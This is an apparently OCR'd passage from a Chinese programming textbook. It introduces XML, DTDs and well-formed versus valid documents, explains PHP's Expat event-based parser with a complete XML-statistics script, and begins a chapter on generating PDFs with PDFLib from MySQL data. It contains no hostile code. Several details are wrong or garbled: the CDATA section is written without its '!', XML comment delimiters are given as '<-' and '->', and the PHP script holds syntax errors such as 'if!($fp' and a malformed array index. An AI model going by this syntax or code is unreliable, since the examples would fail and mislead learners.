在当今的网络世界里,随着电子商务的蓬勃发展和基于Web的应用日益广泛,大量的信息需要被快速地处理。实际上,在Internet上的大部分信息,在最初都是被存放在结构良好的数据库里面,信息按照它的意义被存放在相应的字段里,比如:员工档案、名称、性别和部门等。对于“张三”这个数据,计算机能够根据它所存放的位置,知道它代表一个员工的姓名。但是,一旦这些数据被调出来,经过CGI、ASP、JSP和PHP等转换成HTML后,原本有意义的数据就变成了一些无特定含义的HTML标记的组合。用户必须通过自己的“头脑”才能解析这些数据,进而“手动”将它们进行记录、处理,显然处理信息的速度会很慢。如果我们能够将最初保存在数据库中的原始结构的数据在计算机之间传递,那么肯定会加快信息处理的速度。显然利用HTML办不到,并且,由于计算机体系、操作系统以及所使用的数据库不同,不同的计算机之间要想互相理解对方的数据库格式是相当困难且非常麻烦的,为了使各种不同的计算机之间能够互相交换信息,似乎HTML又必不可少。怎样来解决这个难题呢?

### 3. XML——eXtensible Markup Language (可扩展性标识语言)

使用XML可以解决上述的难题。W3C对XML作了如下描述:“XML描述了一类被称为XML文档的数据对象,并部分描述了处理它们的计算机程序的行为。XML是SGML的一个应用实例或一种受限形式。从结构上说,XML文档遵从SGML文档标准”。同HTML一样,XML也是一种基于文本的标记语言,都是从SGML(Standard Generalize Markup Language,标准通用标记语言,是一种老的标记语言,最初用于出版行业,非常复杂,依据SGML开发的应用非常昂贵,只在少数大公司和政府部门有应用)发展而来的,XML保留了SGML 80%的功能,降低了20%的复杂程度,这样使得开发有关XML的应用变得很便宜,使XML能够进入“寻常百姓家”。

XML与HTML的不同在于:XML可以让我们根据我们要表现的文档,自由地定义标记来表现具有实际意义的文档内容,比如:我们可以定义<文档名称>(</文档名称>)这样具有

实际意义的标记（可以用中文）。在 XML 中，我们只需要注意文档的内容，而文档的表现形式则交给 CSS（层叠样式表）和 XSL（可扩展样式语言）来完成，如果 XML 文件只用于计算机与计算机之间交流信息，仅仅需要一个 XML 文件即可，如果要将 XML 文件中的信息以某种形式显示出来，如通过浏览器显示，则可引用一个样式表文件来定义浏览器怎样来显示 XML 文件中信息。而且 XML 不像 HTML 那样具有固定的标记集合，它实际上是一种定义语言的语言，也就是说使用 XML 的用户可以定义无穷的标记来描述文档中的任何数据元素，突破了 HTML 固定标记集合的约束，将文档的内容组织成丰富复杂的完整的信息体系。XML 主要有三个要素：Schema（模式）、XSL（eXtensible Stylesheet Language 可扩展样式语言）和 XLL（eXtensible Link Language 可扩展链接语言）。Schema 规定了 XML 文档的逻辑结构，定义了 XML 文档中的元素、元素的属性以及元素和元素的属性之间的关系，它能够帮助 XML 的解析器校验 XML 文档标记是否合法；XSL 是用来规定 XML 文档表现形式的语言，同 CSS 类似；XLL 则进一步地扩展了当前 Web 上已有的简单链接。

XML 是一种定义语言的语言，现在已经有几个以 XML 规范为主所创建的标记语言，如：Chemical Markup Language（CML：定义怎样描述化学分子式的结构，将它显示在网页上）、Mathematical Markup Language（MathML：将复杂的数学公式以网页的形式显示在浏览器中）和 Synchronized Multimedia Integration Language（SMIL：如何将多媒体信息展现在 WWW 中）。

XML 文件的解析器（一种检查 XML 文件是否有结构上的错误，将 XML 文件中的标记剥离，读出正确信息的工具）大多数是使用 Java 语言写成的，这样，只要计算机支持 Java 虚拟机，都可以支持 XML（几乎所有的计算机都支持 Java 虚拟机）。所以，即使是异构系统，也不用担心读不懂对方的资料，大家都用 XML 文件作为传送资料的介质即可，因为只要对方计算机上有合适的 XML 解析器，就可以正确地读取信息。现在，几大数据库厂商的数据库产品，如：Oracle 8i、Informix 和 IBM DB2 等都开始支持 XML，输入数据库的数据可以轻易地转化为 XML，甚至可以直接以 XML 的形式输入数据。有预言称：将来的电子文档必将是 XML 的天下。

学习 XML 并不困难，因为 XML 的规范很简洁，整个标准打印出来也只有几十页，而且 XML 的写法和 HTML 类似，都是把标记用〈〉符号括起来。更加方便的是，我们能够使用中文创建 XML 标记，比如，我们能够创建〈价格〉...〈/价格〉这样的标记，在此标记内的内容，它的含义就是某件东西的价格。想象一下，如果各大网上商场都用这样的 XML 标记来说明他们网页中文字的含义，那么我们就可以用一个自动化的软件去抓取我们感兴趣的东西，比如：我们想了解有关 XML 书籍的信息，这个软件就自动去抓取各个网页中〈XML 书籍〉...〈/XML 书籍〉标记内的字段，这该是多么方便。

XML 具有卓越的性能，它具有四大特点：优良的数据存储格式、可扩展性、高度结构化以及方便的网络传输。因为 XML 能针对特定用户的应用定义自己的标记，这就使 XML 能够在多种行业的信息交换中一显身手，根据不同行业来提供具有各自特色的解决方案。

XML 也可以被看成是 SGML 的一个简化的版本。XML 对大小写敏感，<p>跟<P>在 XML 中是有区别的，但在 HTML 中则没有区别。

XML 是可扩展的。用户可以为了满足出版的需要而创建自己的元素，并且不用等待 W3C 的 HTML 委员会发布下一个版本的 HTML 来包含用户所需要的标识符。

XML 是结构化的，XML 文档应该具有某种特定的结构。如果一个文档并不具有很好的结构，就不能被认为是 XML 文档。

XML 与 SGML 比起来更容易理解。因为 XML 文档具有很好的结构，程序员就能很容易地开发出翻译 XML 文档的软件。在文档内容和标示元素之间，XML 有很简单的规则来区分它们。

XML 的标示元素不是以字符小于号“<”开头就是以与符号“&”字符开头。在 XML 中也可以使用字符大于号“>”、单引号“'”和双引号“””做标示。如果在 XML 中使用上面的这些标示字符时，就需要使用对应的普通 XML 实体来表示（&用&amp;，>用&gt;，<用&lt;，'用&apos;，”用&quot;）。

### 10.1.3 DTD——文档类型定义

DTD 可以看成是标示语言的语法。实际上就是指定 XML 标示符用法的一组规则。它定义了元素，每个元素的属性和值，还指定了哪些元素能被其他元素包含。DTD 也可以定义实体。

下面是一个 E-mail 的 DTD 例子：

```
<!ELEMENT Mail (From, To, Cc?, Date?, Subject, Body)>
<!ELEMENT From (#PCDATA) >
<!ELEMENT To (#PCDATA) >
<!ELEMENT Cc (#PCDATA) >
<!ELEMENT Date (#PCDATA) >
<!ELEMENT Subject (#PCDATA) >
<!ELEMENT Body (#PCDATA | P | Br)* >
<!ELEMENT P (#PCDATA | Br)* >
<!ATTLIST P align (left | right | justify) "left" >
<!ELEMENT Br EMPTY >
```

描述：

一个符合 mail 的 DTD 的 XML 文档只包含一个 From、一个 To、一个可选的 Cc、一个可选的 Date、一个 Subject 和一个 body。

- ◆ 每个 From 元素中只有文本。
- ◆ 每个 To 元素中只有文本。
- ◆ 每个 Cc 元素中只有文本。
- ◆ 每个 Date 元素中只有文本。
- ◆ 每个 Subject 元素中只有文本。
- ◆ 每个 Body 元素中可以有文本、0 个或者多个 P 和 Br 元素。
- ◆ 每个 P 元素中可以有文本、零个或者多个 Br 元素。
- ◆ P 元素有排列的属性。这个属性可能的值为左对齐、可调整和右对齐。默认值为左对齐。

- ◆ Br 元素是空的。

XML 解释器（在软件部分讨论）使用 DTD 来解释文档。使用 DTD 就可以让你发布的文档被别人使用。XML 文档中应该有一些指示来告诉 XML 处理程序来找到 DTD。

XML 文件开始的<!DOCTYPE>元素就是用来告诉处理程序 DTD 的位置的。例如：

```
<!DOCTYPE Mail system "http://infowest.com/DTDs/mail.dtd">
<Mail>
....
</Mail>
```

### 10.1.4 合法的和好格式的 XML

在 XML 的标准中有两种格式上的一致性：合法的和好格式的。

#### 1. 好格式的 XML

一个好格式的 XML 文件必须满足一些基本规则：

- ◆ 必须至少有一个元素。
- ◆ 文档必须遵从 XML 规范。
- ◆ 最基本的元素（<Mail>）不应该被其他元素包含。
- ◆ 元素之间的嵌套必须是正确的。
- ◆ 属性值应该被引号包起来。
- ◆ 除了保留实体外所有的实体都应该声明。

在<http://www.w3c.org/xml> 可以找到 XML 规范，读者在创建 XML 文档之前最好能看一看这个规范。

即使没有 DTD，XML 解释器也能解释一个好格式的 XML 文档。如果它的格式不好，就不应该被叫做 XML 文档。这对于网络应用程序来说是很好的，因为这些程序不需要知道创建 XML 文档时所使用的 DTD 结构。

#### 2. 合法的 XML

合法的 XML 文件是指那些具有 DTD，并遵从该 DTD 的文件。一个合法的 XML 文件同时也必须是好格式的。文档具有 DTD 后就方便了 XML 的处理程序，也可以使用 XML 的浏览器解释文档有很大帮助。

### 10.1.5 XML 文档的示例和讲解

#### 例 1：一个好格式的 XML 文档

```
<?xml version="1.0" standalone="no"?>
<Mail>
<From>Author</From>
<To>Receiver</To>
```

```
<Date> Thu, 7 Oct 1999 11:15:16 -0600</Date>
<Subject>XML Introduction</Subject>
<body><p>Thanks for reading<Br/>
this article</p>
<br/>
<p>Hope you enjoyed this article</p>
</body>
</Mail>
```

第一行是 XML 声明，它指定了接下来的是 XML 代码。它叫做 prolog。属性版本指出了 XML 标准的版本。“standalone="no"”这句话指出了标示定义是在文档之外的。可以把 XML 声明看成是一个“处理指示”，虽然这个声明不是必需的，但是最好把声明包含进来，这会增加文档的可移植性。

#### 例 2：一个遵从 mail.dtd 的合法的 XML 文档

其中没有 Date 元素，因为在 mail DTD 中 Date 元素不是必需的。P 元素的属性是可调的。在 Body 之后、P 之前允许添加注释文本，因为 DTD 允许在 Body 元素中使用文本。代码如下：

```
<?xml version="1.0" standalone="no"?>
<!DOCTYPE Mail system "http://infowest.com/DTDs/mail.dtd">
<Mail>
<From>Author</From>
<To>Receiver</To>
<Cc>Receiver2</Cc>
<Subject>XML Introduction</Subject>
<body>Comments:<p align="justify">Thanks for reading<Br/>
this article</p>
<br/>
<p>Hope you enjoyed this article</p>
</body>
</Mail>
```

#### 例 3：另一个遵从 mail.dtd 的合法的 XML 文档

存在 Date 元素和 Cc 元素。元素 P 的属性是右对齐。代码如下：

```
<?xml version="1.0" standalone="no"?>
<!DOCTYPE Mail system "http://infowest.com/DTDs/mail.dtd">
<Mail>
<From>Author</From>
```



```
<To>Receiver</To>
<Cc>Receiver2</Cc>
<Date> Thu, 7 Oct 1999 11:15:16 -0600</Date>
<Subject>XML introduction</Subject>
<body>Comments:<p align = "right" >Thanks for reading<Br/>
this article</p>
<br/>
<p>Hope you enjoyed this article</p>
</body>
</Mail>
```

可以在 XML 文档中添加注释。XML 中注释的规则跟 HTML 很类似。在<-和->标示符之间,除了“-”外所有的文本都可以放。还可以在文档中嵌入处理指示(PI)。PI 的数据成分应该被处理程序认出来。

出版商可能想包含一些不被解释器解释的代码。这些代码可以放在被忽略的部分中。被忽略部分的语法应该是:

```
<[CDATA[Any text to be ignored]]>
```

简单地说,被忽略部分应该以“<[CDATA”开始,以“]]>”结束。

## 10.1.6 XML 相关的软件

XML 相关的软件可以分为以下几类:

- ◆ XML 浏览器。
- ◆ XML 解释器和应用程序。
- ◆ XML 编辑器。

### 1. XML 浏览器

现在已经有了一些 XML 浏览器,XML 样式规范(XSL)也正在发展过程中。不同的浏览器对基于 XML 的文档格式有着不同级别的支持,为了获得这些浏览器的第一手资料,可以访问:<http://www.XML.com/pub/Guide/XML Browsers>。

一些特点如 XLink 和 Xpoint 也正在不断出现,这些特点会跟浏览器融合在一起的。

### 2. XML 解释器和应用程序

解释器就是用来检查 XML 文档是否为好格式的一个程序。如果文档为好格式的,解释器必须读取文档的 DTD,然后检查文档是否遵从 DTD 中的规则。XML 解析器有以下几类:

(1) DXP——一个用 java 写的解释器 许多解释器都是用 java 语言写的。DXP 可以用来检查文档是否为好格式的以及它是否为合法的。在<http://www.datachannel.com/>可以下载这个软件、安装、操作文档。

(2) MSxml——Microsoft 出的解释器 这个解释器也是用 java 语言写的。可以从<http://www.microsoft.com/workshop/XML/parser/xmlidl.asp>下载该软件。

(3) Perl Module——perl 模块的 XML 解释器 起初这个 Perl Module 是用来在 Perl 脚

本中处理 XML 文档的。它建立在 James Clark 的 expat XML 解释器的基础之上。这个模块需要 Perl 5.004 或者更高的版本。可以从 Perl 的站点下载该软件。

XML 解释器软件的更多更新的情况,可以访问网站<http://www.XML.com/pub/Guide/XMLParsers>。

### 3. XML 编辑器

在 XML 编辑器中用户可以创建自己的标示符。其中的一个便是 Vervet Logic 公司的 XML<PRO>。下面是该软件的一些特点:

- ◆ 文档的合法性——XML<PRO>用来判断文档是否合法。
- ◆ 实体调色板——一直有一个浮动的调色板,可以用来插入定义的实体。
- ◆ DTD 跟文档可以关联起来。

关于 XML 编辑器的更多更新的消息可以访问: <http://www.XML.com/pub/Guide/XMLEditors>。

## 10.2 PHP 中的 XML 函数

PHP 脚本语言不但支持 XML,而且对其的支持正在不断加强。PHP 可以让人们迅速将 XML 文档发布到互联网上,收集 XML 文档的统计信息,将 XML 文档转换成其他格式。

本节将讨论如何用 PHP 内建的 Expat 解析器来处理 XML 文档。通过范例,将演示 Expat 的处理方法。同时,范例可以告诉读者如何:

- ◆ 建立自己的处理函数。
- ◆ 将 XML 文档转换成自己的 PHP 数据结构。

### 10.2.1 Expat 简介

XML 的解析器,同样称为 XML 处理器,可以使程序访问 XML 文档的结构和内容。Expat 是 PHP 脚本语言的 XML 解析器,它同时也运用在其他项目中,例如 Mozilla、Apache 和 Perl 中。

### 10.2.2 基于事件的解析器

XML 解析器的两种基本类型:

- ◆ 基于树型的解析器:将 XML 文档转换成树型结构。这类解析器分析整篇文章,同时提供一个 API 来访问所产生树的每个元素。其通用的标准为 DOM (文档对象模式)。
- ◆ 基于事件的解析器:将 XML 文档视为一系列的事件。当一个特殊事件发生时,解析器将调用开发者提供的函数来处理。

基于事件的解析器有一个 XML 文档的数据集中视图,也就是说它集中在 XML 文档的数据部分,而不是其结构。这些解析器从头到尾处理文档,并将类似于元素的开始、元素的结

尾和特征数据的开始等事件通过回调 (callback) 函数报告给应用程序。以下是一个“Hello-World”的 XML 文档范例：

```
<greeting>
Hello World
</greeting>
```

基于事件的解析器将报告分为三个事件：

- ◆ 开始元素：greeting。
- ◆ CDATA 项的开始，值为：Hello World。
- ◆ 结束元素：greeting。

不像基于树型的解析器，基于事件的解析器不产生描述文档的结构。在 CDATA 项中，基于事件的解析器不会让用户得到父元素 greeting 的信息。然而，它提供一个更底层的访问，这就使得可以更好地利用资源和更快地访问。通过这种方式，就没有必要将整个文档放入内存；而事实上，整个文档甚至可以大于实际内存值。

Expat 就是这样的一种基于事件的解析器。当然，如果使用 Expat，必要时它一样可以在 PHP 中生成完全的原生树结构。

上面“Hello-World”的范例包括完整的 XML 格式。但它是无效的，因为既没有 DTD (文档类型定义) 与其联系，也没有内嵌 DTD。

对于 Expat，这并没有区别：Expat 是一个不检查有效性的解析器，因此忽略任何与文档联系的 DTD。但应注意的是文档仍然需要完整的格式，否则 Expat (和其他符合 XML 标准的解析器一样) 将会随着出错信息而停止。

作为不检查有效性的解析器，Expat 的快速性和轻巧性使其十分适合互联网程序。

## 10.2.3 编译 Expat

Expat 可以编译进 PHP3.0.6 版本 (或以上) 中。从 Apache 1.3.9 开始，Expat 已经作为 Apache 的一部分。在 Unix 系统中，通过 --with-xml 选项配置 PHP，可以将其编译入 PHP。

如果将 PHP 编译为 Apache 的模块，而 Expat 将默认作为 Apache 的一部分。在 Windows 中，则必须要加载 XML 动态连接库。

XML 范例：XMLstats

了解 Expat 的函数的一个办法就是通过范例。我们所要讨论的范例是使用 Expat 来收集 XML 文档的统计数据。

对于文档中每个元素，将输出以下信息：

- ◆ 该元素在文档中使用的次数。
- ◆ 该元素中字符数据的数量。
- ◆ 元素的父元素。
- ◆ 元素的子元素。

注意：为了演示，我们利用 PHP 来产生一个结构来保存元素的父元素和子元素。

## 10.2.4 准备工作

用于产生 XML 解析器实例的函数为 `xml_parser_create()`。该实例将用于以后的所有函数。这个思路非常类似于 PHP 中 MySQL 函数的连接标记，每次对数据库进行操作时都必须先连接上数据库，即产生连接标记。在解析文档前，基于事件的解析器通常要求注册回调函数——用于发生特定事件时调用。Expat 没有例外事件，它定义了如下七个可能事件，见表 10-1。

表 10-1 七个可能事件

对 象	XML 解析函数	描 述
元素	<code>xml_set_element_handler()</code>	元素的开始和结束
字符数据	<code>xml_set_character_data_handler()</code>	字符数据的开始
外部实体	<code>xml_set_external_entity_ref_handler()</code>	外部实体出现
未解析外部实体	<code>xml_set_unparsed_entity_decl_handler()</code>	未解析的外部实体出现
处理指令	<code>xml_set_processing_instruction_handler()</code>	处理指令的出现
记法声明	<code>xml_set_notation_decl_handler()</code>	记法声明的出现
默认	<code>xml_set_default_handler()</code>	其他没有指定处理函数的事件

所有的回调函数必须将解析器的实例作为其第一个参数（此外还有其他参数）。

注意：本文最后的范例脚本既用到了元素处理函数又用到了字符数据处理函数。元素的回调处理函数通过 `xml_set_element_handler()` 来注册。

这个函数需要三个参数：

- ◆ 解析器的实例。
- ◆ 处理开始元素的回调函数的名称。
- ◆ 处理结束元素的回调函数的名称。

当开始解析 XML 文档时，回调函数必须存在。它们必须定义为与 PHP 手册中所描述的原型一致。

例如，Expat 将三个参数传递给开始元素的处理函数。在脚本范例中，其定义如下：

```
function start_element($parser, $name, $attrs)
```

第一个参数是解析器标示，第二个参数是开始元素的名称，第三参数为包含元素所有属性和值的数组。

一旦开始解析 XML 文档，Expat 在遇到开始元素时都将调用读者自己的 `start_element()` 函数并将参数传递过去。

### XML 的 Case Folding 选项

用 `xml_parser_set_option()` 函数将 Case folding 选项关闭。这个选项默认是打开的，使得传递给处理函数的元素名自动转换为大写。但 XML 对大小写是敏感的（所以大小写对统计 XML 文档是非常重要的）。对于我们的范例，case folding 选项必须关闭。

## 10.2.5 解析文档

在完成所有的准备工作后，现在脚本终于可以解析 XML 文档：

`xml_parse_from_file()`，一个自定义的函数，打开参数中指定的文件，并以 4KB 的大小进行解析。`xml_parse()`和 `xml_parse_from_file()`一样，当发生错误时，即 XML 文档的格式不完全时，将会返回 `false`。可以使用 `xml_get_error_code()`函数来得到最后一个错误的数字代码，将此数字代码传递给 `xml_error_string()`函数即可得到错误的文本信息。

输出 XML 当前的行数，使得调试更容易。

在解析的过程中，调用回调函数。

### 描述文档结构

当解析文档时，对于 Expat 需要强调问题的是：如何保持文档结构的基本描述？

如前所述，基于事件的解析器本身并不产生任何结构信息。

不过标签(tag)结构是 XML 的重要特性。例如，元素序列`<book><title>`表示的意思不同于`<figure><title>`。也就是说，任何作者都会告诉书名和图名是没有关系的，虽然它们都用到“title”这个术语。因此，为了更有效地使用基于事件的解析器处理 XML，必须使用自己的栈(stacks)或列表(lists)来维护文档的结构信息。

为了产生文档结构的镜像，脚本至少需要知道目前元素的父元素。用 Expat 的 API 是无法实现的，它只报告目前元素的事件，而没有任何前后关系的信息。因此需要建立自己的栈结构。

脚本范例使用先进后出(FILO)的栈结构。通过一个数组，栈将保存全部的开始元素。对于开始元素处理函数，目前的元素将被 `array_push()`函数推到栈的顶部。相应的，结束元素处理函数通过 `array_pop()`将最顶的元素移走。

对于序列`<book><title></title></book>`，栈的填充如下：

- ◆ 开始元素 book：将“book”赋给栈的第一个元素(`$stack[0]`)。
- ◆ 开始元素 title：将“title”赋给栈的顶部(`$stack[1]`)。
- ◆ 结束元素 title：从栈中将最顶部的元素移去(`$stack[1]`)。
- ◆ 结束元素 book：从栈中将最顶部的元素移去(`$stack[0]`)。

PHP3.0 通过一个 `$depth` 变量手动控制元素的嵌套来实现范例。这就使脚本看起来比较复杂。PHP4.0 通过 `array_pop()`和 `array_push()`两个函数，使脚本看起来更简洁。

## 10.2.6 收集数据

为了收集每个元素的信息，脚本需要记住每个元素的事件。通过使用一个全局的数组变量 `$elements` 来保存文档中所有不同的元素。数组的项目是元素类的实例，有以下四个属性(类的变量)：

- ◆ `$count`——该元素在文档中被发现的次数。
- ◆ `$chars`——元素中字符事件的字节数。

◆ \$parents——父元素。

◆ \$childs——子元素。

正如读者所看到的，将类实例保存在数组中是轻而易举的。

注意：PHP 的一个特性是可以通过 `while(list() = each())` loop 遍历整个类结构，如同遍历整个相应的数组一样。所有的类变量（用 PHP3.0 时还有方法名）都以字符串的方式输出。

当发现一个元素时，我们需要增加其相应的计数器来跟踪它在文档中出现多少次。在相应的 `$elements` 项中的记数元素也要加一。

我们同样要让父元素知道目前的元素是它的子元素。因此，目前元素的名称将会加入到父元素的 `$childs` 数组的项目中。最后，目前元素应该记住谁是它的父元素。所以，父元素被加入到目前元素 `$parents` 数组的项目中。

## 10.2.7 显示统计信息

剩下的代码在 `$elements` 数组和其子数组中循环显示其统计结果。这就是最简单的嵌套循环，尽管输出正确的结果，但代码既不简洁又没有任何特别的技巧，它仅仅是一个可能每天用它来完成工作的循环。

脚本范例被设计为通过 PHP 的 CGI 方式的命令行来调用。因此，统计结果输出的格式为文本格式。如果要将脚本运用到互联网上，那么需要修改输出函数来产生 HTML 格式。

## 10.2.8 总结

Expat 是 PHP 的 XML 解析器。作为基于事件的解析器，它不产生文档的结构描述。但通过提供底层访问，这就使得可以更好地利用资源和更快地访问。

作为一个不检查有效性的解析器，Expat 忽略与 XML 文档连接的 DTD，但如果文档的格式不完整，它将会随着出错信息而停止。

它提供事件处理函数来处理文档。

建立自己的事件结构例如栈和树来获得 XML 结构信息标记的优点。

每天都有新的 XML 程序出现，而 PHP 对 XML 的支持也不断加强（例如，增加了支持基于 DOM 的 XML 解析器 LibXML）。

有了 PHP 和 Expat，就可以为即将出现的有效、开放和独立于平台的标准作准备。

## 10.2.9 范例代码

```
<?php
```

```
/*
```

名称：Expat.php XML 解析范例：XML 文档信息统计

本范例通过 PHP 的 Expat 解析器收集和统计 XML 文档的信息（例如：每个元素出现的次数、父元素和子元素

XML 文件作为一个参数 ./xmlstats\_PHP4.php3 test.xml

要求: Expat PHP4.0 编译为 CGI 模式

```
*/
// 第一个参数是 XML 文件
$file = $argv[1];
// 变量的初始化
$elements = $stack = array();
$total_elements = $total_chars = 0;
// 元素的基本类
class element{
    var $count = 0;
    var $chars = 0;
    var $parents = array();
    var $childs = array();
}
// 解析 XML 文件的函数
function xml_parse_from_file($parser, $file){
    if(!file_exists($file)){
        die("Can't find file \"$file\".");
    }
    if!($fp = @fopen($file, "r")) {
        die("Can't open file \"$file\".");
    }
    while($data = fread($fp, 4096)){
        if(!xml_parse($parser, $data, feof($fp))){
            return(false);
        }
    }
    fclose($fp);
    return(true);
}
// 输出结果函数 (方框形式)
function print_box($title, $value){
    printf("\n+%-60s+\n", "");
    printf("|%20s", "Title:");
    printf("|%14s", $value);
```

```

printf("%26s\n", "");
printf("+%-60s+\n", "");
}
// 输出结果函数（行形式）
function print_line($title, $value){
printf("%20s", "$title:");
printf("%15s\n", $value);
}
// 排序函数
function my_sort($a, $b){
return(is_object($a) && is_object($b) ? $b->count - $a->count: 0);
}
function start_element($parser, $name, $attrs){
global $elements, $stack;
// 元素是否已在全局$elements 数组中？
if(!isset($elements[$name])){
// 否——增加一个元素的类实例
$element = new element;
$elements[$name] = $element;
}
// 该元素的计数器加一
$elements[$name]->count++;
// 是否有父元素？
if(isset($stack[count($stack)-1])){
// 是——将父元素赋给$last_element
$last_element = $stack[count($stack)-1];
// 如果目前元素的父元素数组为空，初始化为 0
if(!isset($elements[$name]->parents[$last_element])){
$elements[$name]->parents[$last_element] = 0;
}
// 该元素的父元素计数器加一
$elements[$name]->parents[$last_element]++;
// 如果目前元素的父元素的子元素数组为空，初始化为 0
if(!isset($elements[$last_element]->childs[$name])){
$elements[$last_element]->childs[$name] = 0;
}
}

```



```
# 该元素的父元素的子元素计数器加一
$elements[$last_element]->childs[$name]++;
}
// 将目前的元素加入到栈中
array_push($stack, $name);
}

function stop_element($parser, $name){
    global $stack;
    // 从栈中将最顶部的元素移去
    array_pop($stack);
}

function char_data($parser, $data){
    global $elements, $stack, $depth;
    // 增加目前元素的字符数目
    $elements[$stack][count($stack)-1]->chars += strlen(trim($data));
}

// 产生解析器的实例
$parser = xml_parser_create();
// 设置处理函数
xml_set_element_handler($parser, "start_element", "stop_element");
xml_set_character_data_handler($parser, "char_data");
xml_parser_set_option($parser, XML_OPTION_CASE_FOLDING, 0);
// 解析文件
$ret = xml_parse_from_file($parser, $file);
if(!$ret){
    die(sprintf("XML error: %s at line %d",
        xml_error_string(xml_get_error_code($parser)),
        xml_get_current_line_number($parser)));
}
// 释放解析器
xml_parser_free($parser);
// 释放协助元素
unset($elements["current_element"]);
unset($elements["last_element"]);
// 根据元素的次数排序
uasort($elements, "my_sort");
```

```
// 在$elements 中循环收集元素信息
while(list($name, $element) = each($elements)){
    print_box("Element name", $name);
    print_line("Element count", $element->count);
    print_line("Character count", $element->chars);
    printf("\n%20s\n", "* Parent elements");
    // 在该元素的父中循环, 输出结果
    while(list($key, $value) = each($element->parents)){
        print_line($key, $value);
    }
    if(count($element->parents) == 0){
        printf("%35s\n", "[root element]");
    }
    // 在该元素的子循环, 输出结果
    printf("\n%20s\n", "* Child elements");
    while(list($key, $value) = each($element->childs)){
        print_line($key, $value);
    }
    if(count($element->childs) == 0){
        printf("%35s\n", "[no childs]");
    }
    $total_elements += $element->count;
    $total_chars += $element->chars;
}
// 最终结果
print_box("Total elements", $total_elements);
print_box("Total characters", $total_chars);
?>
```



# 第 11 章 PHP 对 PDF 文档的操作

## 11.1 在 PHP 中使用 PDF 文档

捆绑 PDFLIB 库的 PHP 是最好的 Web 出版平台了。通过这部分，读者可以学会怎样使用 PHP4 中的 PDF 扩展来创建 PDF 文档。我们也把重点放在用 MySQL 中的数据来创建 PDF 文档。

这部分主要讲解两个内容：

- ◆ 安装 PDFLib 3.0.1 和有 PDF 支持的 PHP 4.01p12。
- ◆ 提取 PDF 文档。

通过前面章节的学习，读者应该已经有了相当多配置 PHP 的经验。有些内容还可以参考前面的章节。

### 11.1.1 安装 PDFLib 和有 PDF 支持的 PHP

#### 1. 需求

- ◆ PHP 4.02+ 从 <http://php.net> 下载。
- ◆ PDFLib 3.0.1 从 <http://www.pdflib.com> 下载。

#### 2. 依次执行下面的步骤

(1) 直接从<http://www.php.net>下载 ext/pdf/pdf.c 的补丁来支持 PDFLib v3.0.1，从<http://www.pdflib.com>下载 PDFLib3.0.1。

(2) 运行可以在<http://www.pdflib.com/pdflib/patches.html>找到的所有补丁，配置、生成和安装 PDFLib，如下所示：

```
#!/configure --enabled-shared-pdflib
#make
#make install
```

这样就把 PDFLib 安装在 /usr/local/lib 目录下。

#### (3) 配置 PHP。如下所示：

```
#!/configure --with-apxs=/usr/bin/apxs \
--with-gd --with-pdflib=/usr/local --with-mysql=/usr/local \
--with-config-file-path=/etc/httpd --with-zlib-dir=/usr \
--with-ttf=/usr/local/include \
--with-jpeg-dir=/usr --with-tiff-dir=/usr \
--with-system-regex=yes --enable-debug=no
```

```
#make
```

```
#make install
```

(4) 更新系统库:

把/usr/local/lib 插进/etc/ld.so.conf 文件中。

(5) #/sbin/ldconfig

(6) 测试和验证。

现在需要重启 Apache。

```
#apachectl restart
```

把 pdflock.php 拷贝到 httpd 目录中(就是 Web 目录)....., 测试....., 一切正常。

注意: 要使得 PHPLib 和字体一起工作必须注意 PDFLib 手册中的 UPR 部分。使用 PDFLib 字体最简单的办法是把 PDFlib tar 包中的标准 UPR 描述文件 (fonts/pdflib.upr) 拷贝到工作目录中去。

## 11.1.2 提取 PDF 文档

现在我们已经准备好了快速生成 PDF 文档的条件。在这个例子中我们要生成 FLYStore 公司的需求小册子, 当然是从目录数据库中提取数据。

### 1. 准备测试数据库

假设用户具有一些使用数据库的经验, 只要懂得怎样创建一个数据库并向其中插入表就可以了。

创建表 catalogue:

```
create table catalogue(
  id smallint(8) unsigned DEFAULT '0' NOT NULL,
  item varchar(100) DEFAULT '' NOT NULL,
  description tinytext,
  img_data longblob,
  imgname varchar(60),
  imgsize varchar(60),
  imgtype varchar(60),
  price smallint(8) unsigned DEFAULT '0' NOT NULL,
  PRIMARY KEY (id),
  KEY item (item(20))
);
```

### 2. 送出 MIME 头信息

为了正确地显示我们的文档, 需要向用户的浏览器送出正确的头信息。在 PHP 中我们可以用 header 函数实现。下面的代码向浏览器送出正确的 MIME 类型。

```
header( "Content-type: application/pdf" );
```

```
header("Content-Disposition: attachment; filename=module.pdf");
```

```
header("Content-Description: PHP Generated Data");
```

注意：送出头信息前不能输出任何东西。一个常见的错误是在文件的开头存在空格。

### 3. 从 MySQL 中得到数据

这儿是一个从目录数据库中取得数据的简单代码片断。

```
<?php
$link = mysql_connect ("127.0.0.1", "flyadm", "flystore")
or die ("Could not connect");
mysql_select_db ("flystore", $link);
$result = mysql_query ("SELECT * FROM catalogue", $link) or die ("Invalid query");
$data = mysql_fetch_row ($result);
....
mysql_close ($link);
?>
```

### 4. 生成 PDF 文件

执行以下步骤生成 PDF 文档：

- (1) 打开一个 PDF 流，并使它和一个句柄关联：

```
$pdf = PDF_open();
```

- (2) 设置文档信息，如作者、标题和主题等（可选的）。

- (3) 开始一个新页(PDF 文件可由不同版面的不同的页面组成，比如肖像，前景)：

```
PDF_begin_page($pdf, 595, 842);
```

- (4) 设置一个超链接(可选的)：

```
PDF_add_outline($pdf, "Item ".$data[1]);
```

- (5) 选择字体类型，尺寸(pdf\_set\_font(\$pdf, "Helvetica-Bold", 20, winansi);)和表现模式。

- (6) 在 x、y 位置插入文本：

```
PDF_show_xy($pdf, "Item : ".$data[1], 100, 700);
```

或在 x、y 位置插入图片：

```
pdf_place_image($pdf, $im, 100, 300, 3);
```

- (7) 刷新文本缓冲区并关闭 PDF 流。

## 11.1.3 PDF 坐标系统

在 PDF 页面的很多地方我们需要定位字符串和图片，把英制单位转换为 DTP 点值。

在 PDFLIB 手册的 45 页写到：

“.....缺省的坐标系统的原点在页面的左下角，用 DTP 点作为单位：1 pt = 1 inch /72 = 25.4mm /72 = 0.3528 mm ”。

这儿是生成 PDF 文件的代码片断：

```
<?php
$pdf = PDF_open();
pdf_set_info_author($pdf, "Luca Perugini");
PDF_set_info_title($pdf, "Brochure for FlyStore");
pdf_set_info_creator($pdf, "See Author");
pdf_set_info_subject($pdf, "FlyStore");
PDF_begin_page($pdf, 595, 842);
PDF_add_outline($pdf, "Item ".$data[1]);
